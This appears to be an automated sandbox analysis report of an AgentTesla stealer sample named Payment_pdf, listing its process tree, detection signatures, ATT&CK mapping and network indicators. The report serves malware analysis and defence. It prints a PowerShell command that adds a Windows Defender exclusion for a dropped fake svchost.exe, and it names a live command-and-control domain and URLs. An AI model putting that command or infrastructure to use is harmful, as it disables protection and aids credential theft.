ID: 356522
Sample Name:
Payment_pdf.cmd
Cookbook: default.jbs
Time: 09:27:42
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Payment_pdf.cmd

Overview


General Information

Sample Name:	Payment_pdf.cmd (renamed file extension from cmd to exe)
Analysis ID:	356522
MD5:	aa4f187df7370b0..
SHA1:	e2cf0a14a87a8b8.
SHA256:	fe378f1e009b2b7..
Tags:	AgentTesla cmd

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AgentTesla
- Adds a directory exclusion to Windo…
- Binary contains a suspicious time st…
- Creates an autostart registry key po…
- Creates multiple autostart registry ke…
- Drops PE files with benign system n…
- Drops executables to the windows d…
- Hides that the sample has been dow…
- Hides threads from debuggers
- Initial sample is a PE file and has a …

Classification



Startup

- **System is w10x64**
- Payment_pdf.exe (PID: 6968 cmdline: 'C:\Users\user\Desktop\Payment_pdf.exe' MD5: AA4F187DF7370B07D17CBE08ABD778A0)
  - powershell.exe (PID: 4388 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 6032 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 724 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6964 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - Payment_pdf.exe (PID: 6724 cmdline: C:\Users\user\Desktop\Payment_pdf.exe MD5: AA4F187DF7370B07D17CBE08ABD778A0)
  - WerFault.exe (PID: 6180 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6968 -s 2032 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6372 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6792 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7120 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 2944 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 6968 -ip 6968 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- explorer.exe (PID: 4936 cmdline: 'C:\Windows\explorer.exe' 'C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 7036 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 3504 cmdline: 'C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe' MD5: AA4F187DF7370B07D17CBE08ABD778A0)
    - powershell.exe (PID: 6768 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 4928 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6476 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
- explorer.exe (PID: 5736 cmdline: 'C:\Windows\explorer.exe' 'C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 1560 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 772 cmdline: 'C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe' MD5: AA4F187DF7370B07D17CBE08ABD778A0)
- svchost.exe (PID: 5892 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6696 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 496 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- CZVkY.exe (PID: 5960 cmdline: 'C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe' MD5: AA4F187DF7370B07D17CBE08ABD778A0)
- CZVkY.exe (PID: 2232 cmdline: 'C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe' MD5: AA4F187DF7370B07D17CBE08ABD778A0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.594360112.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.423869749.0000000003AAE000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.453125199.00000000044AE000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.Payment_pdf.exe.3aae1e0.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Payment_pdf.exe.3ae4200.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
12.2.Payment_pdf.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Payment_pdf.exe.3ae4200.7.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Payment_pdf.exe.3aae1e0.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview


System Summary:

Sigma detected: Suspicious Svchost Process

Sigma detected: System File Execution Location Anomaly

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview



- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

System Summary:

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Binary contains a suspicious time stamp

Persistence and Installation Behavior:

Drops PE files with benign system names

Drops executables to the windows directory (C:\Windows) and starts them

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Creates multiple autostart registry keys

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Moves itself to temp directory

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 2 1	Process Injection 2 1 2	Masquerading 3 2 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 2 1	Virtualization/Sandbox Evasion 2 7	LSASS Memory	Security Software Discovery 3 4 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 2 7	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Timestomp 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 2 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment_pdf.exe	26%	Virustotal		Browse
Payment_pdf.exe	21%	ReversingLabs	ByteCode-MSIL.Downloader.Generic	
Payment_pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe	100%	Joe Sandbox ML		
C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe	21%	ReversingLabs	ByteCode-MSIL.Downloader.Generic	
C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe	21%	ReversingLabs	ByteCode-MSIL.Downloader.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.Payment_pdf.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
coroloboxorozor.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://coroloboxorozor.com/base/81C3FE323C5502E2AE417434B3B29FF7.html	5%	Virustotal		Browse
http://coroloboxorozor.com/base/81C3FE323C5502E2AE417434B3B29FF7.html	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/A632564F6B586F5A6F356DB5CA3B2690.html	5%	Virustotal		Browse
http://coroloboxorozor.com/base/A632564F6B586F5A6F356DB5CA3B2690.html	0%	Avira URL Cloud	safe	
http://https://displaycatalog.m	0%	URL Reputation	safe	
http://https://displaycatalog.m	0%	URL Reputation	safe	
http://https://displaycatalog.m	0%	URL Reputation	safe	
http://https://displaycatalog.m	0%	URL Reputation	safe	
http://coroloboxorozor.com	0%	Avira URL Cloud	safe	
http://coroloboxorozor.com/base/4E6D09D3FE7F5C729D5893BBC810E319.html	0%	Avira URL Cloud	safe	
http://crl.microsoft.co	0%	Avira URL Cloud	safe	
http://www.microsoft.co1	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
coroloboxorozor.com	172.67.172.17	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://coroloboxorozor.com/base/81C3FE323C5502E2AE417434B3B29FF7.html	true	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/A632564F6B586F5A6F356DB5CA3B2690.html	true	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/4E6D09D3FE7F5C729D5893BBC810E319.html	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dateofbirthhttp://schemas.xmlsoap.org/ws/2005	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://https://www.hulu.com/do-not-sell-my-info	svchost.exe, 0000001B.00000003.477375638.0000025027D61000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddresshttp://schemas.xmlsoap.org/ws/200	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://https://corp.roblox.com/contact/	svchost.exe, 0000001B.00000003.493226506.0000025027D6F000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.493323322.0000025027DB2000.00000004.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 00000005.00000003.500097206.00000000050A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.roblox.com/develop	svchost.exe, 0000001B.00000003.493226506.0000025027D6F000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.493323322.0000025027DB2000.00000004.00000001.sdmp	false		high
http://https://instagram.com/hiddencity_	svchost.exe, 0000001B.00000003.481513610.0000025027D63000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.481630694.0000025027D85000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.481676427.0000025027DC2000.00000004.00000001.sdmp	false		high
http://https://displaycatalog.m	svchost.exe, 0000001B.00000003.492107395.0000025027D5F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/otherphone	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/mobilephone	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/stateorprovince	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://https://corp.roblox.com/parents/	svchost.exe, 0000001B.00000003.493226506.0000025027D6F000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.493323322.0000025027DB2000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.493506486.0000025027D91000.00000004.00000001.sdmp	false		high
http://coroloboxorozor.com	Payment_pdf.exe, 00000000.00000002.409692034.0000000002751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/streetaddresszhttp://schemas.xmlsoap.org/ws/20	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/postalcoderhttp://schemas.xmlsoap.org/ws/2005/	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://https://www.hulu.com/ca-privacy-rights	svchost.exe, 0000001B.00000003.477375638.0000025027D61000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authentication	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://www.hulu.com/privacy	svchost.exe, 0000001B.00000003.477375638.0000025027D61000.00000004.00000001.sdmp	false		high
http://www.g5e.com/G5_End_User_License_Supplemental_Terms	svchost.exe, 0000001B.00000003.481513610.0000025027D63000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.481630694.0000025027D85000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.481676427.0000025027DC2000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/x500distinguishednamejhttp://schemas.xmlsoap.o	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/denyonlysid	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://www.hulu.com/terms	svchost.exe, 0000001B.00000003.477375638.0000025027D61000.00000004.00000001.sdmp	false		high
http://crl.microsoft.co	WerFault.exe, 0000000F.00000002.492935514.00000000011B7000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authorizationdecisionzhttp://schemas.xmlsoap.o	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.microsoft.co1	powershell.exe, 00000005.00000003.540007478.0000000008F65000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.roblox.com/info/privacy	svchost.exe, 0000001B.00000003.493226506.0000025027D6F000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.493323322.0000025027DB2000.00000004.00000001.sdmp	false		high
http://www.g5e.com/termsofservice	svchost.exe, 0000001B.00000003.481513610.0000025027D63000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.481630694.0000025027D85000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.481676427.0000025027DC2000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/thumbprintrhttp://schemas.xmlsoap.org/ws/2005/	WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://https://en.help.roblox.com/hc/en-us	svchost.exe, 0000001B.00000003.493226506.0000025027D6F000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.493323322.0000025027DB2000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Payment_pdf.exe, 00000000.00000002.409692034.0000000002751000.00000004.00000001.sdmp, WerFault.exe, 0000000F.00000003.424086724.0000000004DD0000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Payment_pdf.exe, 00000000.00000002.423869749.0000000003AAE000.00000004.00000001.sdmp, Payment_pdf.exe, 0000000C.00000002.594360112.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.172.17	unknown	United States		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.1
